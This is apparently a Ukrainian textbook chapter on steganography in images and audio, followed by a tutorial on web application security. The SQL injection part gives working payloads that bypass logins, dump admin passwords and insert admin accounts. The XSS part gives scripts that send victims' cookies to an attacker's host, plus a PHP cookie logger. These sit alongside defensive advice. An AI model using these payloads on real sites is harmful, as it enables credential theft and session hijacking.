Наведемо формальний опис даного методу. Через m_j позначимо біти таємного повідомлення, $B_{i,j}$ - значення ненульових елементів блоків квантованого спектру немодифікованого зображення, упорядковані згідно порядку їх кодування алгоритмом JPEG, де *i* — номер біту елементу; j — номер елементу; $B'_{i,j}$ — відповідні блоки модифікованого зображення. Розглянемо бінарну послідовність k_j, біти якої поставимо у відповідність блокам B_{ij}, при цьому $k_j = 1$, коли в найменший біт j-го блоку вкладено черговий біт повідомлення, і $k_j = 0$ — в іншому випадку.

Пряме стеганографічне перетворення $F : M \times B \times K \to B$ для даного методу має вигляд

$$B'_{i,j} = \begin{cases} B_{i,j}, & якщо \quad i \neq 0, \\ B_{i,j}, & якщо \quad i = 0, k_j = 0, \quad j = 1,2,3,... \\ m_l, & якщо \quad i = 0, k_j = 1, l = \sum_{p=1}^{j} k_p. \end{cases}$$

Відповідне йому зворотне стеганографічне перетворення $F^{-1} : B \times K \to M$ має вигляд

$$m_j = B'_{0,j}, l : \sum_{p=1}^{l} k_p = j, \; j = 1,2,3,...$$

Методи приховування в графічних зображеннях з палітрою кольорів

Використання у форматі зберігання графічних зображень палітри кольорів ускладнює застосування класичних методів приховування. Можна адаптувати метод приховування в молодших бітах, але не в молодших бітах даних графічного зображення, які є посиланнями на елементи палітри, а в найменших бітах елементів самої палітри, розмір якої не перевищує 256 кольорів. При цьому для приховування в молодші біти палітри необхідно, щоб елементи палітри, що відрізняються лише молодшим бітом, були близькі згідно інтенсивності колірних складових, що виконується далеко не завжди (у зв'язку з цим в подібних методах спочатку виконується етап перетворення палітри до необхідного вигляду).

5.2.2. Методи приховування інформації в аудіосигналах

Основним завданням стеганографії є скритна передача повідомлень. Під скритністю найчастіше мається на увазі неможливість виявити повідомлення перцептивною системою людини. Тому для подальшої роботи з аудіоконтейнерами стисло розглянемо сучасну модель людського слуху — перцептивної системи, яка відповідає за сприйняття аудіосигналів [1].

Людське вухо призначене для сприйняття акустичних сигналів, що є коливаннями тиску в повітряному середовищі. На даний момент в теорії сприйняття акустичного сигналу людиною виділяють досить велике число ефектів, викликаних як фізичними причинами, такими як будова вушної раковини і равлика, так і психологічними причинами. Одним з таких фактів є те, що перцептивна система не сприймає зміни абсолютного значення фази гармонік аудіосигналу, але дуже тонко відчуває відносну різницю між фазою гармонік. Основними ж психоакустичними принципами, що використовуються в стеганографії, є наступні:

- абсолютний поріг чутності,
- критичні діапазони частот,
- частотне маскування і
- тимчасове маскування.

Абсолютний поріг чутності визначається як кількість енергії в одному тоні необхідної для того, щоб звук був почутий в абсолютній тиші. Залежність порогу чутності від частоти була визначена експериментально на підставі серії тестів.

Поріг чутності в тиші добре апроксимується наступною функцією:

$$P(t) = 3.64(0.001t)^{-0.8} - 6.5\exp\left(-0.6(0.001t - 3.3)^2\right) + 0.001(0.001t)^4,$$

де t-частота (Гц).




Рис.5.5. Залежність порогу чутності від частоти

Критичні діапазони частот пов'язані з процесом виконання спектрального аналізу людським вухом. У ряді досліджень було показано, що «аналого-цифрове перетворення» звуку відбувається у внутрішньому вусі уздовж площини мембрани. Різні області в равлику, кожна з яких містить нейтральні рецептори, налаштовані на різні діапазони частот. Емпіричні дослідження дозволили створити сучасне уявлення про критичні діапазони, кожен з яких відповідає своїй області у равлику. З експериментальної точки зору критична смуга частот може бути визначена як смуга частот, на якій суб'єктивно можна виділити різкі зміни в звуковому сигналі. Сприймана гучність вузькосмугового джерела звукового сигналу при постійному рівні звукового тиску залишається постійною, навіть в тому випадку, якщо смуга частот буде розширена до критичної, після чого гучність почне посилюватися. Поріг виявлення вузькосмугового джерела звукового сигналу між двома маскуючими тонами залишається постійним до тих пір, доки область частотного розділення між двома тонами буде лежати в межах критичної смуги частот. Для середнього слухача критична смуга $W_c(t)$ може бути апроксимована наступним виразом:

$$W_c(t) = 25 + 75\left(1 + 1.4(0.001t)^2\right)^{0.69}.$$

Дана функція є неперервною, проте на практиці зручно представляти вухо як дискретний набір смугових фільтрів. Відстань в одну критичну смугу представляється як «один барк». Для того, щоб перетворити частоти з герц-шкали в барк-шкалу $z(t)$ як правило, використовується функція

$$z(t) = 13arctg(0.00076\,t) + 35arctg\left(\left(t/7500\right)^2\right).$$

Частотне маскування полягає в тому, що людський слух не сприймає акустичний сигнал за наявності близько розташованого (по частоті) сигналу більшої потужності — маскуючого сигналу. Залежно від типу маскуючого сигналу розрізняють тон-маскування і шум-маскування. У першому випадку тональний сигнал (тон), розташований в центрі критичного діапазону, маскує шум поза межами критичної смуги частот; в результаті спектр шуму виявляється нижчим за поріг, який визначається інтенсивністю тонального сигналу. У другому випадку ролі маскуючого і маскованого сигналів міняються місцями.

Окрім ефекту частотного маскування існує також ефект тимчасового маскування, що полягає в тому, що людський слух не сприймає сигнали з низькою інтенсивністю, як за деякий час перед, так і після сигналів із більшою інтенсивністю.

Перше маскування було назване маскуванням вперед. Його суть полягає в тому, що коротка перша посилка сигналу тривалістю до 20-30 мс не чутна, якщо за нею слідує інтенсивніший звуковий сигнал тривалістю більше 150 мс. Час маскування вперед залежить від амплітуди другого сигналу. При її збільшенні час маскування вперед збільшується, потім виходить на константу і далі залишається постійним. Екранування відбувається для випадку близьких частот першої і другої посилок. Якщо частоти посилок рознесені по частоті більш ніж на один барк, то у разі першої посилки з частотою нижче за основний сигнал, маскування вперед не відбувається, а для більш високочастотної першої посилки маскування вперед слабшатиме із зростанням частоти першої посилки.

Друге маскування було назване маскуванням назад. Його суть полягає в тому, що наша слухова система на якийсь час від 50 до 200 мс запам'ятовує рівень попереднього сигналу великої амплітуди. Для менших амплітуд першого сигналу цей час буде менший. Якщо подальший сигнал менше рівня маскування, то його не чути. Якщо частота другого сигналу нижче першого, то ефект маскування відсутній. Якщо частота другого сигналу вище першого, то із збільшенням частоти рівень маскування зменшується, проте для подвоєної і потрійної частоти другого сигналу ці рівні істотно зростають. Причому маскування другої і третьої гармоніки спостерігається і при одночасній дії першого і другого сигналу. Якщо амплітуди другої і третьої гармонік вище першої, то такого екранування не спостерігається. Таким чином, в наший слуховій системі відбувається інтенсивне придушення нелінійних ефектів на другій і третій гармоніках. Для вищих гармонік такий ефект відсутній.

Перейдемо тепер до розгляду алгоритмів приховування інформації в аудіосигналах. На даний момент існують два основні методи стеганографії — кодування в найменших значущих бітах і кодування на основі шумоподібного сигналу. Перший метод по суті відноситься до форматних методів, другий — до неформатних.

Метод приховування інформації в найменших значущих бітах працездатний тільки на аудіосигналах, представлених в певному форматі і зміна даного формату приводить до втрати даних. До плюсів цього методу можна віднести високий коефіцієнт використання контейнера, що досягає 25%. До недоліків — повну відсутність перешкодозахисної і високу імовірність виявлення факту приховування статистичним аналізом.

Цей метод добре підходить для випадків передачі інформації між відправником і одержувачем в цифровому вигляді за наявності гарантій, що по шляху проходження аудіосигнал не буде підданий якому-небудь перетворенню.

Використання фазового зрушення для стеговкладення

Людське вухо практично нечутливо до абсолютного значення фази гармонік, які складають аудіосигнал. Ґрунтуючись на даному факті [1], розглянемо алгоритм вкладення повідомлення у фазову частину аудіосигналу. Суть даного методу полягає в модифікації фази початкового сегменту залежно від даних, які вкладаються. Фаза подальших сегментів узгоджується з новою фазою першого сегменту з метою збереження різниці фаз. Аудіосигналом-контейнером в даному методі виступає нестислий аудіосигнал, цифрований з розрядністю 16 бітів на один відлік. Повідомлення є бітовою послідовністю обмеженої довжини. Метод описується наступним алгоритмом.

1. Початковий аудіосигнал $s(i), 0 \le i \le T$ розбивається на послідовність з N непересічних сегментів $s_n(i), 0 \le i \le N$.
2. Використовуючи K-точкове ($K = T / N$) дискретне перетворення Фур'є, на кожному сегменті $s_n(i)$ обчислюється фаза $f_n(w_k)$ та амплітуда $A_n(w_k)$ для кожної гармоніки ($0 \le k < K$).
3. Обчислюється різниця фаз між сусідніми сегментами:

$$\Delta f_{n+1}(w_k) = f_{n+1}(w_k) - f_n(w_k), 0 \le n \le N.$$

4. Чергова порція даних, які приховуються, представляється як K-точковий набір F, який складається з чисел $\pi/2$ або $-\pi/2$, що відповідають двійковим 0 і 1 відповідно. Побудована послідовність вибирається як фаза початкового сегменту $\tilde{f}_0 = F$..
5. Ґрунтуючись на обчислених на кроці 3 різницях фаз, обчислюємо значення фази на решті сегментів:

$$\tilde{f}_1(w_k) = \tilde{f}_0 + \Delta f_1, 0 \le k < K, ., \tilde{f}_{N-1}(w_k) = \tilde{f}_{N-2} + \Delta f_{N-1}, 0 \le k < K. \; \tilde{f}_1(w_k) = \tilde{f}_0 + \Delta f_1, 0 \le k < K,$$
$$\ldots, \tilde{f}_{N-1}(w_k) = \tilde{f}_{N-2} + \Delta f_{N-1}, 0 \le k < K.$$

Використовуючи модифіковану фазу $\tilde{f}_n(w_k)$ і початкові значення амплітуди $A_n(w_k)$ відновлюємо аудіосигнал з використанням зворотного перетворення Фур'є.

З алгоритму видно, що ключем в даному випадку є розмір аудіосигналу T, кількість сегментів N і метод формування послідовності F. Зворотне перетворення описується наступним алгоритмом.

1. Початковий аудіосигнал $s(i), 0 \le i \le T$ розбивається на послідовність з N непересічних сегментів $s_n(i), 0 \le i \le N$.
2. З використанням K-точкового ($K = T/N$) дискретного перетворення Фур'є, на нульовому сегменті $s_0(i)$ обчислюється фаза $f_0(w_k)$ для кожної гармоніки $0 \le k < K$.

3. З f_0 витягується чергова порція бітів прихованого повідомлення.

При практичній реалізації аудіосигнал розбивається на послідовність початкових аудіосигналів довжини T, і на кожному з них проводиться приховування або витягання порції даних. Також можливе використання фази першого, другого і подальших сегментів для збільшення перешкодостійкості даного методу. Зазначимо, що для виконання процедури витягання прихованої інформації, початкові точки послідовностей повинні співпадати, тобто перед витяганням інформації повинна бути виконана синхронізація послідовностей.

Вкладення ЦВЗ в частотні характеристики аудіосигналу

Перш за все, звернемо увагу, що ЦВЗ має сенс вкладати не в амплітудно-часові, а в частотні характеристики сигналу, оскільки частотні характеристики стійкіші до різного роду спотворень.

На першому етапі до звукового потоку, в який проводиться вкладення ЦЗВ, застосовується фрагментація з подальшим використанням дискретного перетворення Фур'є. Розмір фрагмента розраховується виходячи із значень частоти дискретизації (квантування) вхідного файлу, так, щоб водяний знак вкладався в кожні 0,2 секунд звуку в кожному каналі.

На наступному кроці для кожного фрагмента, незалежно від інших, для відповідних коефіцієнтів Фур'є побудуємо спадаючу перестановку Харді. Нехай *N* – число бітів ЦВЗ, який підлягає вкладенню. Кожен фрагмент ділиться на *2N+1* блок коефіцієнтів.

В основі алгоритму лежить ідея вкладення ЦВЗ за допомогою зміни позиціонування коефіцієнтів в кожному другому блоці. Нехай c_ν $(\nu = 0,1,2,..,n)$ – коефіцієнти отриманої перестановки Харді і

$$S_i = \frac{2N+1}{n} \sum \left\{ c_\nu \middle| \nu \in \left[\frac{i}{2N+1}, \frac{i+1}{2N+1} \right] \right\}$$

S_i - середнє значення коефіцієнтів в *i-м* блоці, крім того

$$m_i = \min \left\{ c_\nu \middle| \nu \in \left[\frac{i}{2N+1}, \frac{i+1}{2N+1} \right] \right\}$$

$$M_i = \max \left\{ c_\nu \middle| \nu \in \left[\frac{i}{2N+1}, \frac{i+1}{2N+1} \right] \right\}.$$

Інформація що до вкладення і-того біту зберігається у середньому значенні S_{2i}. Так, якщо $S_{2i} > \frac{1}{2}\left(S_{2i+1} + S_{2i-1}\right)$, то значення вкладеного біту є 1, якщо $S_{2i} < \frac{1}{2}\left(S_{2i+1} + S_{2i-1}\right)$, тоді вкладений біт дорівнює 0. Для реалізації алгоритму будуємо множину поправок ε_ν $\left(\nu = 0,1,2,..,n\right)$ так, щоб, з однієї сторони

$$m_{2i-1} > \max \left\{ c_\nu + \varepsilon_\nu \middle| \nu \in \left[\frac{2i}{2N+1}, \frac{2i+1}{2N+1} \right] \right\}$$

та

$$M_{2i+1} < \min \left\{ c_\nu + \varepsilon_\nu \middle| \nu \in \left[\frac{2i}{2N+1}, \frac{2i+1}{2N+1} \right] \right\},$$

а з іншої, щоб виконувалася раніше описана умова вкладення біта.

В результаті кодування ми отримуємо коефіцієнти Фур'є, які знаходяться в інформаційних блоках, що несуть в собі інформацію про біти ЦВЗ, і контрольні блоки, необхідні для правильного прочитування інформації.

Множина поправок вибирається з міркувань робастності (стійкості до різного роду атакам) і, одночасно, скритності ЦВЗ. Чим більше значення ε , тим більше ЦВЗ стійкий і менш прихований.

Метод використовує алгоритм вкладення, що відсікає дуже високі і дуже низькі частоти, що істотно позначається на непомітності ЦВЗ. За рахунок попереднього сортування частотних коефіцієнтів і подальшого повернення їх на місце, всі зміни, пов'язані з вкладенням ЦВЗ, рівномірно розподіляються по всій довжині сигналу. В результаті отримуємо на виході сигнал, досить близький до оригіналу.




Рис.5.6. Оригінальний сигнал (вгорі) і сигнал з прихованим ЦВЗ (знизу)

Контрольні питання.

1. Чим відрізняється стеганографія від криптографії?
2. Як співвідноситься розмір контейнеру з розміром стегановкладення?
3. Які файли можна використати в якості стего-контейнеру?
4. Які стеганографічні методи називаються форматними?
5. Які стеганографічні методи називаються неформатними?

6. Безпека веб-застосувань.

Дослідження питань безпеки веб-застосувань є однією з багатьох проблем, якими займається Open Sourse Web Application Security Project (https://www.owasp.org/), що періодично публікує список 10 найбільш важливих проблем безпеки — OWASP top Ten Project.

На сьогодні цей перелік складається з наступних пунктів:

1. Ін'єкції (вкладення програмного коду) (Injection).
2. Міжсайтовий скриптінг (Cross-Site Scripting (XSS)) .
3. Управління аутентифікацією і сесіями (Broken Authentication and Session Management).
4. Небезпечні прямі посилання на об'єкти (Insecure Direct Object References).
5. Міжсайтова підробка запитів (Cross-Site Request Forgery (CSRF)).
6. Незахищене управління конфігурацією (Security Misconfiguration) .
7. Незахищене сховище (Insecure Cryptographic Storage).
8. Розмежування доступу (Failure to Restrict URL Access).
9. Недостатній захист транспортного рівня (Insufficient Transport Layer Protection).
10. Неперевірені редіректи (Unvalidated Redirects and Forwards).

Розглянемо най розповсюджені проблеми та методи боротьби з ними.

Атака SQL Injection

SQL ін'єкція - один з найбільш розповсюджених методів злому веб-сайтів, його основу складає впровадження в дані, які поступають на веб-сервер (через GET, POST запити або значення Cookie), SQL коду зловмисника. Якщо сайт вразливий і виконує такі ін'єкції, то є можливість творити з БД що завгодно.

Можливі SQL ін'єкції (SQL впровадження) -

- Найбільш прості - додавання умови WHERE до істинного результату при будь-яких значеннях параметрів.
- Приєднання до запиту результатів іншого запиту. Робиться це через оператор UNION.
- Коментування частини запиту.

Як визначити чи наявна вразливість сайту до SQL ін'єкції? Багато web-сторінок використовують параметри, надані користувачами, і на їх основі створюються SQL запити бази даних, наприклад, перевірка зареєстрованих користувачів, тобто наявність пари логін-пароль у базі даних, сторінки пошуку, обговорень, будь-які сторінки, які запитують дані користувача. Якщо при цьому використовується метод GET, то дані, які пересилаються, відображаються в адресному рядку (одразу за URL).

Наприклад, нехай є в наявності сторінка з параметром

http://site.com&id=1

Змінюємо GET запит на *id = 1'* або *id = 1"* і передаємо дані серверу

http://site.com&id=1' або http://site.com&id=1”

Якщо при завантаженні сторінки з'являється помилка, то сайт потенційно вразливий до SQL ін'єкції.

Якщо використовується метод POST, то треба зберегти сторінку на диск і знайти в html-коді тег <FORM>. В такому разі параметри, які обмежені тегами

<FORM> та </FORM> є потенційно вразливими для впровадження SQL ін'єкції, наприклад, маємо код

```
<FORM action =site/index.php method=post>
     <input type=hidden name=id value=1 >
</FORM>
```

у такому разі змінюється відповідне значення параметру і сторінка завантажується на сервер.

Для перевірки наявності вразливості можна використовувати завантаження в якості значення параметру рядка типу "Ok' or 1=1- -"

```
<input type=password name=pass value="Ok' or 1=1- -" >
```

У разі наявності вразливості можна зайти у систему без інформації про логін або пароль. Подвійна рисочка використовується для того, щоб сервер баз даних проігнорував ту частину, що йде за одинарною лапкою (‘). Для різних СУБД та їх версій можна використати такі конструкції

```
' or 1=1--
" or 1=1--
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
```

Іноді можна замість подвійної рисочки поставити дієз (#).

У разі вдачі, можна, наприклад, змінити значення параметру наступним чином (для методу GET):

```
http://site.com&id=Ok' or 1=1 –
```

відповідний SQL-запит буде мати вигляд

```
SELECT * FROM users WHERE id='Ok' or 1=1--‘
```

У секції WHERE дві умови пов'язані оператором OR, і рядки будуть потрапляти в результат, якщо хоча б одна з умов виконана. Найцікавіше - це друга умова, де написано 1 =1. Воно завжди повертає істину, а значить, в результат потраплять усі рядки таблиці *users,* незалежно від того чому дорівнює значення id.

Розглянемо приклад використання у запиті текстового рядка. Нехай на сервері виконується наступний код

```
$text = $ _REQUEST ['text'];
$ query = mysql_query ("SELECT id, name, login, password FROM users WHERE name LIKE (' % $text % ') " ) ;
```

Зробивши запит виду

```
http://site.com/script.php?user=test
```

ми отримаємо виконання наступного SQL -запиту :

```
SELECT id, name, login, password FROM users WHERE name LIKE (' % test % ' ),
```

але, запровадивши в параметр name символ лапки (який використовується в запиті), ми можемо кардинально змінити поведінку SQL -запиту. Наприклад, передавши як параметр name значення

```
' ) + and + (id = '1,
```

ми викличемо до виконання запит:

```
SELECT id, name, login, password FROM users WHERE name LIKE (' %' ) AND (id = '1 % ' ).
```

Використання UNION. SQL дозволяє об'єднувати результати декількох запитів за допомогою оператора UNION. Це надає зловмисникові можливість отримати

несанкціонований доступ до даних. Розглянемо скрипт відображення новини (ідентифікатор новини, яку необхідно відобразити, передається в параметрі id) :

```
$ res = mysql_query ( " SELECT id_news, content, author FROM news WHERE id_news =". $ _REQUEST [' id '] ) ;
```

Якщо зловмисник передасть як параметр `id` конструкцію

```
-1 UNION SELECT 1, username, password, 1 FROM admin,
```

це викличе виконання SQL -запиту

```
SELECT id_news, content, author FROM news WHERE id_news = -1 UNION SELECT 1, username, password, 1 FROM admin
```

Так як новини з ідентифікатором -1 завідомо не існує, з таблиці news не буде вибрано жодного запису, проте в результат потраплять записи, несанкціоновано відібрані з таблиці admin в результаті ін'єкції SQL.

Використання UNION + group_concat ( ) У деяких випадках зловмисник може провести атаку, але не може бачити більше однієї колонки. У разі використання MySQL зломщик може скористатися функцією : `group_concat(col,symbol,col )`, яка об'єднує кілька колонок в одну. Так, для розглянутого прикладу виклик функції буде таким:

```
-1 UNION SELECT group_concat(username,0x3a,password ) FROM admin
```

Екранування хвоста запиту. Найчастіше, SQL-запит, схильний до даної уразливості, має структуру, що ускладнює або перешкоджає використанню union, такого як

```
$ res = mysql_query ( " SELECT author FROM news WHERE id =". $ _REQUEST [' id ']. " AND author LIKE (' A % ')" ) ;
```

Скрипт відображає ім'я автора новини за переданим ідентифікатором id тільки за умови, що ім'я починається з літери A, і впровадження коду з використанням оператора UNION складно.

У таких випадках зловмисниками використовується метод екранування частини запиту за допомогою символів коментаря (/ * або - залежно від типу СУБД).

У даному прикладі, зловмисник може передати в скрипт параметр id зі значенням

```
-1 UNION SELECT password FROM admin / *,
```

виконавши таким чином запит

```
SELECT author FROM news WHERE id = -1 UNION SELECT password FROM admin / * AND author LIKE (' A % ' )
```

в якому частина запиту `( AND author LIKE (' A % '))` позначена як коментар і не впливає на виконання.

Розщеплення SQL –запиту. Для розділення команд в мові SQL використовується символ ; (крапка з комою), впроваджуючи цей символ в запит, зловмисник отримує можливість виконати декілька команд в одному запиті, однак не всі діалекти SQL підтримують таку можливість. Наприклад, якщо в параметри скрипта

```
$ id = $ _REQUEST [' id '] ;
$ res = mysql_query ( " SELECT * FROM news WHERE id_news = $id ") ;
```

зловмисником передається конструкція, що містить крапку з комою, наприклад

```
12; INSERT INTO admin(username,password) VALUES ('Crack','foo');
```

то в одному запиті будуть виконані 2 команди

```
SELECT * FROM news WHERE id_news = 12 ;
INSERT INTO admin (username, password ) VALUES ('Crack', 'foo');
```

і в таблицю admin буде несанкціоновано додано запис `Crack`.

Захист від SQL ін'єкцій (SQL впроваджень)

Захист від злому зводиться до основного постулату «перевіряти все» - числа, рядки, дати, дані в спеціальних форматах.

Так, у разі використання цілого значення параметру, можна вручну перевизначити тип, наприклад, значення `$id`, отримане від `$_GET [' id ']` можна перевизначити в ціле число:

```
$id = (int)$_GET['id'];
```

З текстовими рядками трошки складніше. Більшість зломів через SQL відбуваються з причини знаходження в рядках «незнешкоджених» лапок, апострофів та інших спеціальних символів. У разі використання PHP для такого знешкодження потрібно використовувати функцію addslashes ($str), яка повертає рядок $str з доданим зворотним слешем (\ ) перед кожним спеціальним символом. Даний процес називається екранізацією.

```
$a = "апостроф ' ";
echo addslashes ($a);
```

буде виведено:

```
апостроф  \'
```

Крім цього, існують дві функції, створені саме для екранізації рядків, використовуваних в SQL виразах. Це `mysql_escape_string($str)` та `mysql_real_escape_string ($str)`. Перша не враховує кодування з'єднання з БД і може бути використана для злому, а ось друга її враховує і абсолютно безпечна. Функція `mysql_real_escape_string ($str)` повертає рядок `$str` з доданим зворотним слешем до наступних символам:`\x00,\n,\r,\,',"` та `\x1a`.

Свого часу розробники PHP для боротьби з цією проблемою ввели опцію “`magic quotes`” (магічні лапки), що зводилося до додавання зворотного слешу перед всіма лапками, але це рішення врешті решт виявилось таким, що породило масу нових проблем, тому уже з шостої версії PHP ця опція не підтримується.

Нарешті, дуже ефективним інструментом протидії SQL-ін’єкціям є використання параметризованих запитів (підготовлені вирази). При цьому параметри зовнішнього походження відправляються на сервер окремо від самого запиту.

Атака Cross-Site Scripting (XSS)

XSS (англ. Cross Site Scripting – міжсайтовий скриптинг) - тип вразливості інтерактивних інформаційних систем, який виникає, коли в сторінки, які генеруються сервером, з якоїсь причини потрапляють скрипти. Специфіка подібних атак полягає в тому, що замість безпосередньої атаки сервера вони використовують вразливість серверу в якості засобу атаки на клієнта.


Для даного терміну використовують скорочення «XSS», щоб не було плутанини з каскадним таблицями стилів, зі скороченням «CSS».

Як правило, XSS - атака проводиться шляхом конструювання спеціального URL, який зловмисник підсовує своїй жертві, при чому атакуючий перенаправляє жертву на деяку веб -сторінку (яка знаходиться під контролем атакуючого), перехоплюючи поточну сесію.


Але яким чином здійснюються XSS - атаки? Вони стають можливими через помилки в серверних додатках, їх коріння - у некоректно очищеному HTML - коді. Якщо атакуючий отримає можливість вставити довільний HTML -код, то він зможе керувати відображенням веб- сторінки з правами самого сайту. Найпростіша сторінка, вразлива до подібних атак, виглядає так:

```
<? php echo "Привіт, {$_GET[' name '] } " ; ? >
```

При завантаженні сторінки, змінна name, що відправляється методом GET, виводиться безпосередньо. Передавши в якості параметру значення "Alex", ми отримаємо коректний варіант відображення :



Але можна передати в якості параметру html-код, що призведе до його відображення у вікні браузера



Введення даних не перевіряється серверним скриптом перед тим як передати результат браузеру, що дозволяє вставити у сторінку довільний користувальницький код. Традиційним місцем для XSS - помилок є сторінки, що виводять всілякі підтвердження (наприклад, пошукові скрипти дублюють запит користувача перед результатами пошуку), і сторінки з повідомленнями про помилки, що повідомляють користувача, що саме він увів не так. При наявності такої вразливості для атаки досить закрити вміст текстового поля символами " > - лапки закривають параметр value, а > - весь тег.

Після визначення уразливого параметра слід визначити відповідний для використання HTTP - метод. Спосіб, яким пересилаються значення змінних, досить важливий - надсилаються дані за допомогою `GET`, `POST`, або спрацює будь-який з них?

Вставка за допомогою `GET` найпростіша, але і сама по собі "галаслива". Щоб перешкодити обережним користувачам звернути увагу на редіректи та інший підозрілий код в рядку адреси, можна використовувати заміну кожного символу його шістнадцятирічним значенням, якому передує символ %. Тим не менш, цей метод засмічує адресу і за замовчуванням протоколюється більшістю веб-серверів.

Найпростіший спосіб переходу - вставка коду на javascript з перенаправленням сторінки. Таким чином можна відправити на сторонній сервер значення змінних, доступних тільки з поточного документу. Більш складні переходи включають інші HTML - теги та об'єкти. Якщо код виду

```
document.location.replace('http://site.com/pay');
```

може бути вставленим і виконаним, тоді можна вважати, що зловмисник контролює виконання веб-сторінки. Змінюючи код:

```
http://host.com/hello.php?name=<script>document.location.replace
(' http://site.com/pay?c='%2Bdocument.cookie)</script>
```

сервер зловмисника отримає інформацію про cookie жертви.

Скрипти, вразливі до `POST`- вставки не набагато складніше атакувати. Оскільки `POST`- змінні передаються незалежно від `URL` скрипта, необхідно використовувати проміжну сторінку. Мета проміжної сторінки - змусити клієнта відправити `POST`- запит, що містить потрібний нам код. Наприклад, створюється форма, в якій зловмисник сформував значення змінних, і відправляє від імені користувача:

```
<form name=xss method=POST
action="http://host.com/hello.php">
< input type = hidden name = "name"
value = " <script> document.location.replace
('http://site.com/pay?c =' + document.cookie ) </script> ">
```

```
</form >
<script> xss.submit( )</script>
```

Після того як жертва відкриє проміжну сторінку, вона змусить браузер відправити POST- запит до hello.php, із змінною name

```
<script> document.location.replace
(' http://site.com/pay?c =' + document.cookie ) </script>
```

Мета атакуючого досягнута, код переданий.

Вставкою статичного HTML - коду атакуючий може модифікувати відображення змісту сторінки. Там може знаходитися, наприклад код форми для логіна, результат роботи якої отримає зловмисник. Трохи складнішою є задача протоколювання критичної інформації (cookie) для подальшого використання. Наступний код записує IP- адреса відвідувача, значення Referer і значення cookie, переданої через змінну "c":

```
<?php
$f = fopen("log.txt", "a");
fwrite($f, "IP: {$_SERVER['REMOTE_ADDR']}
Ref: {$_SERVER['HTTP_REFERER']}
Cookie: {$_GET['c']}\n");
fclose($f);
?>
```

Після того як атакуючий отримав значення cookie, він може отримати з них корисну інформацію, або спробувати перехопити сесію. Припускаючи, що серверна сторона вважає сесію незавершеною, атакуючий може модифікувати свої cookie з метою перехоплення сесії.

